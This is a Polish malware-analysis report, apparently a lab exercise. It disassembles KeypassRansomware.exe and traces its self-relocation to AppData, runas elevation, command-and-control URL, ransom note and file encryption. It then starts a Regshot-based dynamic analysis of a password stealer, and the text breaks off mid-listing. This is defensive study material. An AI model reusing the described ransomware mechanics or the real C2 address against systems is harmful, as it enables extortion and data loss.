Po otwarciu złośliwego oprogramowania przekonujemy się jak złożony i duży objętościowo jest to program. Okazało się, że odnalezienie choćby funkcji głównej okazało się być wyzwaniem, ponieważ wiele z adresów funkcji zapisywanych jest na stosie co jest formą zaciemnienia programu. Z pomocą przyszły stringi zawarte w funkcjach wirusa. Ważną funkcję o bardzo dużym rozmiarze udało się zlokalizować poprzez odszukanie frazy "kronus.pp.ua".

```
.rdata:006424C0 ; const CHAR MultiByteStr[]  
.rdata:006424C0 MultiByteStr    db 'http://kronus.pp.ua/upwinload/get.php',0  
.rdata:006424C0 ; DATA XREF: sub_412200+A6D10
```

Tak prezentuje się ta funkcja złośliwego oprogramowania przedstawiona w postaci grafu i ujęta na jednym zrzucie ekranu. Z racji na rozmiar i ilość kolejnych funkcji w niej wykonywanych można zakładać, że jest to najważniejsza funkcja programu. Poniżej przedstawiono wyniki przejścia przez wszystkie logiczne ścieżki wraz ze wskazaniem najważniejszych funkcji i ich przypuszczalnego sposobu działania.



Jako jedno z pierwszych w oczy rzuca się wykonanie funkcji GetTempPathW, która jest funkcją systemową dostępną w Windows API. Litera W na końcu symbolizuje fakt, że program wspierany jest przez Unicode. Jej zadaniem jest zwracanie ścieżki do katalogu tymczasowego co wygląda na początek przenoszenia się wirusa z lokalizacji, w której został uruchomiony do katalogu C:\Users\vboxuser\AppData\Local.

```
loc_412294:          ; lpBuffer
push    edi
push    400h           ; nBufferLength
call    ds:GetTempPathW
push    dword ptr [edi-8] ; MaxCount
push    edi             ; Source
call    _wcsnlen
add     esp, 8
test   eax, eax
js     loc_413278
```

Kolejna funkcja poddana analizie odpowiedzialna jest za utworzenie procesu, który uprzednio analizować mogliśmy w programie Process Explorer podczas uruchamiania złośliwego oprogramowania.

```
loc_412E81:
lea     eax, [ebp+ProcessInformation]
push   eax           ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push   eax           ; lpStartupInfo
push   0              ; lpCurrentDirectory
push   0              ; lpEnvironment
push   48h ; 'H'      ; dwCreationFlags
push   0              ; bInheritHandles
push   0              ; lpThreadAttributes
push   0              ; lpProcessAttributes
push   dword ptr [edi] ; lpCommandLine
mov    edi, ds>CreateProcessW
push   0              ; lpApplicationName
call   edi ; CreateProcessW
test   eax, eax
lea     ecx, [ebp+var_820] ; void *
setz   bl
call   sub_406F70
lea     ecx, [ebp+hMem] ; void *
call   sub_406F70
lea     ecx, [ebp+var_83C] ; void *
call   sub_406F70
lea     ecx, [ebp+pNumArgs] ; void *
; } // starts at 412E5A
; try {
mov    byte ptr [ebp+var_4], 0Fh
call   sub_406F70
test   bl, bl
jz    short loc_412F37
```

Analizując dalej działanie programu docieramy do fragmentu, gdzie funkcje GetCommandLineW oraz CommandLineToArgvW, odpowiadają za przyjęcie pewnych danych podanych przy uruchamianiu wirusa oraz rozdzieleniu przyjętych komend na osobne argumenty. Następnie widzimy jak zmienne są przygotowywane i uruchamiana jest funkcja zapisana pod adresem sub\_410700. Funkcja ta uruchamiana jest z argumentami, które najpewniej właśnie przed chwilą zostały przygotowane. Następnie pobierana jest nazwa samego pliku z pełnej ścieżki do pliku za co odpowiada funkcja systemowa PathFindFileNameW. Najprawdopodobniej jesteśmy świadkiem procesu mającego przenieść uruchomiony plik wirusa do odpowiedniej lokalizacji.

```
xor    ecx, ecx
mov    [edi-0Ch], eax
mov    [edi+eax*2], cx
mov    [ebp+pNumArgs], ecx
call   ds:GetCommandLineW
lea    ecx, [ebp+pNumArgs]
push   ecx          ; pNumArgs
push   eax          ; lpCmdLine
call   ds:CommandLineToArgvW
mov    [ebp+pszPath], 0
lea    ecx, [ebp+pszPath]
mov    [ebp+hMem], eax
push   dword ptr [eax]
call   sub_410700
; } // starts at 412263
; try {
mov    byte ptr [ebp+var_4], 1
push   [ebp+pszPath] ; pszPath
mov    [ebp+pszMore], 0
call   ds:PathFindFileNameW
push   eax
lea    ecx, [ebp+pszMore]
call   sub_410700
; } // starts at 4122FD
; try {
mov    byte ptr [ebp+var_4], 2
call   sub_43AE64
xor    ecx, ecx
mov    edx, eax
test   edx, edx
setnz  cl
test   ecx, ecx
jnz   short loc_412343
```

Widzimy użycie funkcji systemowych do ostatecznego usunięcia pliku z katalogu, w którym został uruchomiony i skopiowania go do w miejsce C:\Users\vboxuser\AppData\Local.

```
loc_413282:          ; lpFileName
push    esi
call    ds:DeleteFileW
push    0           ; bFailIfExists
push    esi         ; lpNewFileName
push    [ebp+pszPath]   ; lpExistingFileName
call    ds:CopyFileW
call    sub_43AE64
xor     ecx, ecx
mov     edx, eax
test   edx, edx
setnz  cl
test   ecx, ecx
jnz    short loc_4132B4
```

```
loc_4126DA:          ; pszPath
push    dword ptr [edx]
call    ds:PathRemoveFileSpecW
mov     eax, [ebx+10h]
test   eax, eax
jnz    short loc_4126ED
```

Jedną ze ścieżek możliwych do obrania następnie przez program jest przejście do uruchomienia funkcji GlobalFree odpowiedzialnej za zwalnianie pamięci. W tym miejscu następuje również próba zliczenia procesów.

```
push    [ebp+hMem]      ; hMem
call    ds:GlobalFree
lea     edx, [esi-10h]
; } // starts at 412353
; try {
mov     byte ptr [ebp+var_4], 2
or     esi, 0FFFFFFFh
lea     ecx, [edx+0Ch]
mov     eax, esi
lock xadd [ecx], eax
dec    eax
test   eax, eax
jg    short loc_41241E
```

W oczy rzucają się także stringi mogące świadczyć o szyfrowaniu.

```
loc_412522:  
push    offset off_601EC8 ; "CMFCVisualManagerWindows"  
mov     [ebp+ExitCode], eax  
; } // starts at 4124FE  
mov     [ebp+var_4], 0FFFFFFFh  
call    sub_4505FD  
push    dword ptr [ebx+50h] ; Block  
call    _free  
push    offset ServiceName ; "Encryption"
```

Wcześniej wspomniano już o fragmencie, który odczytywał opcje z jakimi uruchamiane jest złośliwe oprogramowanie. W naszej analizie doszliśmy do fragmentu gdzie może zostać obrana jedna z wielu ścieżek gdzie występuje pięć opcji uruchamiania. Są to opcje: --Log, --Admin,--Service,--AutoStart oraz--ForNetRes.

```
push    offset aLog      ; "--Log"  
push    dword ptr [esi] ; String1  
call    __wcsicmp  
add    esp, 8  
test   eax, eax  
jnz    short loc_412795  
  
loc_412795:  
push    offset aAdmin    ; "--Admin"  
push    dword ptr [esi] ; String1  
call    __wcsicmp  
add    esp, 8  
test   eax, eax  
jnz    short loc_4127BA  
  
loc_412868:  
push    offset aService  ; "--Service"  
push    dword ptr [esi] ; String1  
call    __wcsicmp  
add    esp, 8  
test   eax, eax  
jnz    loc_412790  
  
loc_412812:  
push    offset aAutostart ; "--AutoStart"  
push    dword ptr [esi] ; String1  
call    __wcsicmp  
add    esp, 8  
test   eax, eax  
jnz    short loc_412868  
  
loc_4127BA:  
push    offset aFornetres ; "--ForNetRes"  
push    dword ptr [esi] ; String1  
call    __wcsicmp  
add    esp, 8  
test   eax, eax  
jnz    short loc_412812
```

Program odczytuje parametry startowe i wybiera ścieżkę, przez którą przechodzi.

```
push    offset aAdmin      ; "--Admin"
lea     ecx, [ebp+lpParameter]
mov    [ebp+lpParameter], 0
call   sub_410700
; try {
mov    byte ptr [ebp+var_4], 0Dh
mov    ecx, offset word_642BAC
cmp    byte ptr [ebx+0Ch], 0
mov    eax, offset aLog_0 ; " --Log"
cmovz eax, ecx
lea     ecx, [ebp+lpParameter]
push   eax           ; Source
call   sub_40C6B0
push   38h ; '8'       ; Size
lea     eax, [ebp+StartupInfo.lpTitle]
push   0              ; Val
push   eax           ; void *
call   _memset
mov    eax, [ebp+lpParameter]
add    esp, 0Ch
mov    [ebp+StartupInfo.dwYSize], eax
mov    [ebp+StartupInfo.lpDesktop], 3Ch ; '<'
mov    [ebp+StartupInfo.lpTitle], 0
mov    [ebp+StartupInfo.dwXSize], edi
mov    eax, [ebx+10h]
mov    [ebp+StartupInfo.dwXCountChars], eax
lea     eax, [ebp+StartupInfo.lpDesktop]
push   eax           ; pExecInfo
mov    [ebp+StartupInfo.dwYCountChars], 5
mov    [ebp+StartupInfo.dwY], offset aRunas ; "runas"
call   ds:ShellExecuteExW
lea     ecx, [ebp+lpParameter] ; void *
test   eax, eax
jnz   loc_413258
; } // starts at 412BB9
```

W pewnym momencie dostrzegamy próbę nawiązania połączenia ze znaną nam już witryną.

W tym miejscu poznajemy jednak jej cały adres, a jest nim:

<http://kronus.pp.au/upwinload/get.php>. Próby te są zawarte w pętli co wyjaśnia wielokrotne powtarzanie się tej witryny podczas analizy sieciowej.

```
push    offset MultiByteStr ; "http://kronus.pp.ua/upwinload/get.php"
lea     ecx, [ebp+pszMore]
mov    [ebp+pszMore], 0
call   sub_4149E0
lea     eax, [ebp+pszMore]
; } // starts at 412C4B
; try {
mov    byte ptr [ebp+var_4], 0Eh
lea     ecx, [esi+110h]
push   eax
call   sub_410350
lea     ecx, [esi+120h]
mov    edx, offset aCThreadGetStrings ; "CThreadGetStrings"
call   sub_413D70
push   eax
call   sub_414020
mov    eax, [esi+114h]
xorps xmm0, xmm0
movq   qword ptr [ebp+ThreadId], xmm0
add    esp, 4
mov    [ebp+ThreadId], 0
mov    [ebp+ThreadId+4], 0
cmp    dword ptr [eax-0Ch], 0
jg    short loc_412D0F
```

W dalszej kolejności jesteśmy świadkami tworzenia nowego procesu przez proces już istniejący. Na kolejnym zrzucie obserwujemy także funkcję pozwalającą na zabicie działającego procesu.

```
loc_4128B8:          ; dwProcessId
push    edi
push    0              ; bInheritHandle
push    100000h         ; dwDesiredAccess
call    ds:OpenProcess
mov     edi, eax
test   edi, edi
jz    short loc_412905
```

```
loc_41290B:  
lea      ecx, [ebx+108h]  
call    sub_402520  
mov     byte ptr [ebx+0E0h], 0  
call    ds:GetCurrentProcess  
mov     esi, eax  
mov     [ebp+ExitCode], 0  
lea      eax, [ebp+ExitCode]  
push   eax          ; lpExitCode  
push   esi          ; hProcess  
call    ds:GetExitCodeProcess  
push   [ebp+ExitCode] ; uExitCode  
push   esi          ; hProcess  
call    ds:TerminateProcess  
push   esi          ; hObject  
call    edi ; CloseHandle  
jmp    loc_41325D
```


Jak się okazuje nowy proces uruchamiany jest z opcją --Admin i okazuje się, że to ona odpowiedzialna jest za szyfrowanie plików na komputerze ofiary. Nowo powstały proces zaczyna swój cykl życia dokładnie jak jego poprzednik sprawdzając zgodność swojej lokalizacji pod kątem obecności w folderze AppData\Local. Kiedy to okazuje się być prawdą proces rozpoczyna numerowanie procesów oraz sprawdza czy istnieją pewne charakterystyczne pliki tekstowe.

```
mov     edx, offset aProcesscount ; "ProcessCount"  
call    sub_413D70  
push   eax  
call    sub_414020  
add    esp, 4  
jmp    loc_413489
```


Wszystkie pliki zostaną zaszyfrowane po czym program kończy swoje działanie.

## Analiza przy użyciu OllyDbg:

Wstępne oględziny rozpoczynamy od uruchomienia programu KeypassRansomware.exe w narzędziu OllyDbg.



Tak wygląda punkt wejściowy programu. Jest to najzwyczajniejsze wywołanie.



Oto jakie funkcje możemy zaobserwować przenosząc się głębiej do wywołania programu. Pojawiające się tam działania potwierdzają poprzednie ustalenia.

. 50 PUSH EAX . FF15 24E4D300 CALL DWORD PTR DS:[&KERNEL32.GetSystemTimeAsFileTime] . 8B45 F8 MOV EAX,DWORD PTR SS:[EBP-8] . 3345 F4 XOR EAX,DWORD PTR SS:[EBP-C] . 8945 FC MOV DWORD PTR SS:[EBP-4],EAX . FF15 4CE4D300 CALL DWORD PTR DS:[&KERNEL32.GetCurrentThreadId] . 3145 FC XOR DWORD PTR SS:[EBP-4],EAX . FF15 80E4D300 CALL DWORD PTR DS:[&KERNEL32.GetCurrentProcessId] . 3145 FC XOR DWORD PTR SS:[EBP-4],EAX . 8D45 EC LEA EAX,DWORD PTR SS:[EBP-14] . 50 PUSH EAX . FF15 08E2D300 CALL DWORD PTR DS:[&KERNEL32.QueryPerformanceCounter] . 8B4D F0 MOV ECX,DWORD PTR SS:[EBP-10]	<b>pFileTime</b> <b>GetSystemTimeAsFileTime</b>  <b>GetCurrentThreadId</b>  <b>GetCurrentProcessId</b>  <b>pPerformanceCount</b> <b>QueryPerformanceCounter</b>
---	---

Następnie przechodzimy krokowo do kolejnych funkcji analizując ich wpływ na działanie programu.

• 8D45 BC	LEA EAX,DWORD PTR SS:[EBP-44]	
• 50	PUSH EAX	pStartupinfo
• FF15 04E2D300	CALL DWORD PTR DS:[&KERNEL32.GetStartupInfo]	GetStartupInfoW

Widzimy jak odczytywana jest lokalizacja, w której uruchomiony został złośliwy plik.

DS:[014521AC]=00000004	EAX=01452810, (UNICODE "C:\Users\vboxuser\Desktop\malware-sample-library-master\malware-sample-library-master\Ransomware\Ke")
------------------------	---

Niedługo potem w naszej analizie docieramy do miejsca gdzie widnieją 4 argumenty, z których 3 mają przypisane wartości. Są to argumenty przekazywane do programu, a następnie ten jest z nimi uruchamiany. Po dojściu do miejsca oznaczonego na poniższym zrzucie ekranu kolorem czerwonym KeypassR.00D096C1 złośliwe oprogramowanie uruchamia się i rozpoczyna dodawanie dokumentów tekstowych informujących o ataku, a następnie rozpoczyna szyfrowanie plików.

• 56	PUSH ESI	Arg4 = 0000000A
• 50	PUSH EAX	Arg3
• 6A 00	PUSH 0	Arg2 = 00000000
• 68 0000B400	PUSH KeypassR.00B40000	Arg1 = 00B40000
• E8 14750600	CALL KeypassR.00D096C1	KeypassR.00D096C1
• 8BF0	MOV ESI,EAX	

### Podsumowanie działania programu KeypassRansomware.exe:

Jest to bardzo obszerne, złożone i dość zaawansowane złośliwe oprogramowanie, którego celem jest zaszyfrowanie wszystkich plików na komputerze ofiary i poinformowanie jej o możliwości odzyskania dostępu do danych po uiszczeniu opłaty w wysokości 300\$ na wskazany adres mailowy. Poniżej wymieniono w punktach schemat działania złośliwego oprogramowania:

1. Użytkownik uruchamia program
2. Program kopiuje się do folderu /AppData/Local
3. Program usuwa się z miejsca, w którym był pierwotnie
4. Program sprawdza opcje z jakimi został uruchomiony (--Log, --Admin, --Service, --ForNetRes)
5. Program uruchamia nowy proces z opcją --Admin oraz kończy swoje działanie
6. Program stara się nawiązać połączenie internetowe z witryną <http://kronus.pp.au/upwinload/get.php>
7. Program dodaje do każdego folderu plik tekstowy zatytułowany !!!DECRYPTION\_KEYPASS\_INFO!!!.txt, w którym zawarta jest informacja o okupie.
8. Program rozpoczyna szyfrowanie plików


9. Po ponownym uruchomieniu systemu użytkownik witany jest informacją zawartą w pliku !!!DECRYPTION\_KEYPASS\_INFO!!!.txt tym samym informowany o zaistniałym procederze.

W miejscu tym z przekonaniem można potwierdzić wnioski płynące ze statycznej analizy programu KeypassRansomware.exe a więc fakt, że:

- jest to program szyfrujący pliki użytkownika;
- posiada swobodną możliwość modyfikacji rejestrów systemowych;
- wyświetla informację o okupie;
- próbuje nawiązać połączenie z zewnętrznym serwerem;
- ingeruje w obecność kopii zapasowych systemu.

## 7. Pełna analiza dynamiczna PasswordStealer.NET.bin

Na maszynie wirtualnej z zainstalowanym systemem operacyjnym Windows 10 pobrano repozytorium github, w którym znajduje się program PasswordStealer.NET.bin w formacie .zip. Następnie zmieniono konfigurację sieciową maszyny wirtualnej w ustawieniach VirtualBox, tak aby uniemożliwić wszelką komunikację internetową złośliwemu oprogramowaniu.



Do przeprowadzenia analizy dynamicznej posłużył następujący zestaw narzędzi:

- Process Explorer;

- Process Monitor;
- Regshot;
- Ollydbg;
- IDA;
- Fakenet.

Po pobraniu plików, po jakimś czasie część z nich znika. Widać to po tym, że folder na githubie zawiera więcej plików:

Nazwa	Data modyfikacji	Typ	Rozmiar
📁 Azorult	12.06.2024 17:29	Folder plików	
📄 FormbookStealer.false	12.06.2024 17:29	Plik FALSE	531 KB
📄 NanocoreRAT.bin	12.06.2024 17:29	Plik BIN	1 172 KB
📄 PasswordStealer.NET.bin	12.06.2024 17:29	Plik BIN	1 243 KB
📄 Trickbotpwgrab.bin	12.06.2024 17:29	Plik BIN	942 KB

Nazwa	Data modyfikacji	Typ	Rozmiar
📁 Azorult	12.06.2024 19:05	Folder plików	
📄 NanocoreRAT.bin	12.06.2024 19:04	Plik BIN	1 172 KB
📄 PasswordStealer.NET	12.06.2024 19:04	Aplikacja	1 243 KB

### Analiza przy użyciu Regshot:

Uruchamiamy Regshot i tworzymy pierwszy zrzut rejestru. Następnie rozpakowujemy malware i utworzono drugi zrzut rejestru, a w dalszej kolejności rozpoczęto analizę raportu przygotowanego przez oprogramowanie Regshot. Na zrzutach ekranu dostrzec możemy, że program poczynił bardzo duże zmiany w rejestrze systemowym dodając aż 73 klucze i dodając aż 169 nowych wartości i 80 modyfikacji. Daje to łącznie aż 322 zmiany. Poniżej zaprezentowano fragmenty zawierające klucze możliwe do odczytania.

```
Réshot 1.9.0 x64 ANSI
Comments:
Datetime: 2024/6/12 15:24:26 , 2024/6/12 15:28:38
Computer: DESKTOP-3K5K8M7 , DESKTOP-3K5K8M7
Username: teeee , teeee
I

-----
Keys added: 73
-----
HKLM\SOFTWARE\Microsoft\IdentityCRL\NegativeCache\0003400174A39171_S-1-5-21-2277101022-530113657-3790193503-1001\S-1-15-2-536077884-713174666-1066051701-3219990555-339840825-1966734348-1611281757
HKLM\SOFTWARE\Microsoft\IdentityCRL\NegativeCache\0003400174A39171_S-1-5-21-2277101022-530113657-3790193503-1001\S-1-15-2-536077884-713174666-1066051701-3219990555-339840825-1966734348-1611281757\scope=https://outlook.office.com/User.ReadWrite_TOKEN_BROKER
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-21-2277101022-530113657-3790193503-1001_S-1-15-2-515815643-2845804217-1874292103-218650560-777617685-4287762684-137415000
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-21-2277101022-530113657-3790193503-1001_S-1-15-2-536077884-713174666-1066051701-3219990555-339840825-1966734348-1611281757
HKLM\SYSTEM\ControlSet001\Control\Nsi\{eb004a01-9b1a-11d4-9123-0050047759bc}\28
HKLM\SYSTEM\CurrentControlSet\Control\Nsi\{eb004a01-9b1a-11d4-9123-0050047759bc}\28
HKU\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.xml
HKU\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.xml\OpenWithList
HKU\S-1-5-21-2277101022-530113657-3790193503-1001\SOFTWARE\Microsoft\Phone\ShellUI\WindowSizing\Microsoft.Windows.SecHealthUI_cw5n1h2txyewy!SecHealthUI
```

## Rejestry:

- `HKLM\SOFTWARE\Microsoft\IdentityCRL\NegativeCache\0003400174A39171\_S-1-5-21-2277101022-530113657-3790193503-1001\S-1-15-2-536077884-713174666-1066051701-3219990555-339840825-1966734348-1611281757`
- `HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-21-2277101022-530113657-3790193503-1001\_S-1-15-2-536077884-713174666-1066051701-3219990555-339840825-1966734348-1611281757\scope=https://outlook.office.com/User.ReadWrite\_TOKEN\_BROKER`
- `HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-21-2277101022-530113657-3790193503-1001\_S-1-15-2-515815643-2845804217-1874292103-218650560-777617685-4287762684-137415000`

Mogą sugerować próby manipulacji ustawieniami związanymi z tożsamością użytkownika i cachem systemowym.

- `HKU\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.xml\OpenWithList`

Może wskazywać na zmiany, które pozwolą żeby oprogramowanie mogło być uruchamiane za pomocą konkretnych typów plików.

```
HKU\S-1-5-21-2277101022-530113657-3790193503-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\WRT:Microsoft.Windows.SecHealthUI_cw5n1h2txyewy!SecHealthUI+1+00000000000400E0
HKU\S-1-5-21-2277101022-530113657-3790193503-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\WRT:windows.immersivecontrolpanel_cw5n1h2txyewy!microsoft.windows.immersivecontrolpanel+1+0000000000040076
HKU\S-1-5-21-2277101022-530113657-3790193503-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.Defender.SecurityCenter
HKU\S-1-5-21-2277101022-530113657-3790193503-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\PushNotifications\Backup\Windows.Defender.SecurityCenter
HKU\S-1-5-21-2277101022-530113657-3790193503-1001\SOFTWARE\Classes\{031e4825-7894-4dc3-b131-e946b44c8d05}
HKU\S-1-5-21-2277101022-530113657-3790193503-1001\SOFTWARE\Classes\Local Settings\MrtCache\C:%5CWindows%5CSystemApps%5CMicrosoft.Windows.SecHealthUI_cw5n1h2txyewy%5Cresources.pri
HKU\S-1-5-21-2277101022-530113657-3790193503-1001\SOFTWARE\Classes\Local Settings\MrtCache\C:%5CWindows%5CSystemApps%5CMicrosoft.Windows.SecHealthUI_cw5n1h2txyewy%5Cresources.pri\1da265b420587fc
HKU\S-1-5-21-2277101022-530113657-3790193503-1001\SOFTWARE\Classes\Local Settings\MrtCache\C:%5CWindows%5CSystemApps%5CMicrosoft.Windows.SecHealthUI_cw5n1h2txyewy%5Cresources.pri\1da265b420587fc\5c2a2043
HKU\S-1-5-21-2277101022-530113657-3790193503-1001\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.SecHealthUI_cw5n1h2txyewy\ApplicationFrame
HKU\S-1-5-21-2277101022-530113657-3790193503-1001\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.SecHealthUI_cw5n1h2txyewy\ApplicationFrame\Microsoft.Windows.SecHealthUI_cw5n1h2txyewy!SecHealthUI
HKU\S-1-5-21-2277101022-530113657-3790193503-1001\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.SecHealthUI_cw5n1h2txyewy\ApplicationFrame\Microsoft.Windows.SecHealthUI_cw5n1h2txyewy!SecHealthUI\PreferredLaunchWindowingMode
HKU\S-1-5-21-2277101022-530113657-3790193503-1001\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.SecHealthUI_cw5n1h2txyewy\HAM
HKU\S-1-5-21-2277101022-530113657-3790193503-1001\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\SystemAppData\Microsoft.Windows.SecHealthUI_cw5n1h2txyewy\HAR
```

- `HKU\S-1-5-21-2277101022-530113657-3790193503-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\WRT:Microsoft.Windows.SecHealthUI\_cw5n1h2txyewy!SecHealthUI+1+00000000000400E0`

\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\1\ApplicationViewManagement\WRT:Microsoft.Windows.SecHealthUI\_cw5n1h2txyewy!SecHealthUI+1+00000000000400E0

- Zmiany te mogą wpływać na sposób, w jaki sesje użytkownika są zarządzane, co może być użyteczne dla złośliwego oprogramowania do monitorowania lub przechwytywania sesji użytkownika.

- `HKU\S-1-5-21-...`  
`\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SecurityCenter\...`
  - Mogą wskazywać na próby manipulacji ustawieniami centrum zabezpieczeń systemu Windows, aby ukryć obecność wirusa lub wyłączyć zabezpieczenia.

- `HKU\S-1-5-21-... \SOFTWARE\Classes\Local  
Settings\Software\Microsoft\Windows\CurrentVersion\AppModel\...`
  - Mogą sugerować manipulacje w modelu aplikacji systemu Windows, co może być używane przez wirusa do zarządzania lub ukrywania swoich procesów.

- `HKU\S-1-5-21-... \SOFTWARE\Classes\Local  
Settings\Software\Microsoft\Windows\CurrentVersion\SessionInfo\...`
  - Mogą dotyczyć zarządzania sesjami użytkownika, co jest kluczowe dla złośliwego oprogramowania do monitorowania aktywności użytkownika.

```
-----  
Values added: 169  
-----  
HKLM\SOFTWARE\Microsoft\IdentityCRL\NegativeCache\0003400174A39171_S-1-5-21-2277101022-530113657-3790193503-1001\S-1-15-2-536077884-  
